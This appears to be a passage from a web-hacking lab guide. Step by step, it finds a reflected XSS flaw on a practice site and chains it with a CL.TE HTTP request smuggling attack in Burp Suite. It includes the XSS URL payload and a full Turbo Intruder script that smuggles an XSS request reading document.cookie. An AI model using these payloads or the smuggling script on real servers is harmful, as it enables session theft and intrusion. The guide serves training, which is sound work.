
Solution:

Step 1: Access the application via 'http://covid19.webhacklab.com:5000' and try to identify any Cross-Site Scripting vulnerability:




Step 2: During Reconnaissance, a web page which is vulnerable to Reflected Cross-Site Scripting attack will be discovered. Figure shows that the application executed malicious JavaScript when the URL http://covid19.webhacklab.com:5000/hello/world%22%3E%3Cimg%20src=a%20onerror=alert(document.location)%3E was accessed:

Affected Parameter - REST based Name




Step 3: Figure below shows HTTP Request and Response captured for Home page


Note: You can capture request of any page from the application:




Step 4: Right click on the Request section in Burp Repeater and click on 'Change request method' to change the request from GET to POST:



Step 5: Right click on the Request section in Burp Repeater and click on ‘Convert to chunked’ to convert the HTTP Request to chunked, so that a Request header ‘Transfer-Encoding: chunked’ gets added:




Step 6: Right click on the Request section in Burp Repeater and click on 'Smuggle attack (CL.TE)' to send the request to perform Request Smuggling attack, Content Length - Transfer Encoding:




Step 7: As soon as you click on 'Smuggle Attack CL.TE' a Smuggler extension will load. Copy the below mentioned script and paste it to Request Smuggler Burp Extension which will perform the Request Smuggling attack - CL.TE. Screenshot is attached below for reference and understanding:

Note: Follow these steps and replace the "Transfer-Encoding: chunked" in the box below:





```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint='http://covid19.webhacklab.com:5000',
                           concurrentConnections=1,
                           requestsPerConnection=1,
                           pipeline=False,
                           maxRetriesPerRequest=0
                           )

    attack = '''POST / HTTP/1.1
Host: covid19.webhacklab.com:5000
Content-Length: 37
Connection: keep-alive
Transfer-Encoding: chunked

1
A
0

GET /hello/world<img%20src=a%20onerror=alert(document.cookie)> HTTP/1.1
X-Foo: bar'''
    engine.queue(attack)
```

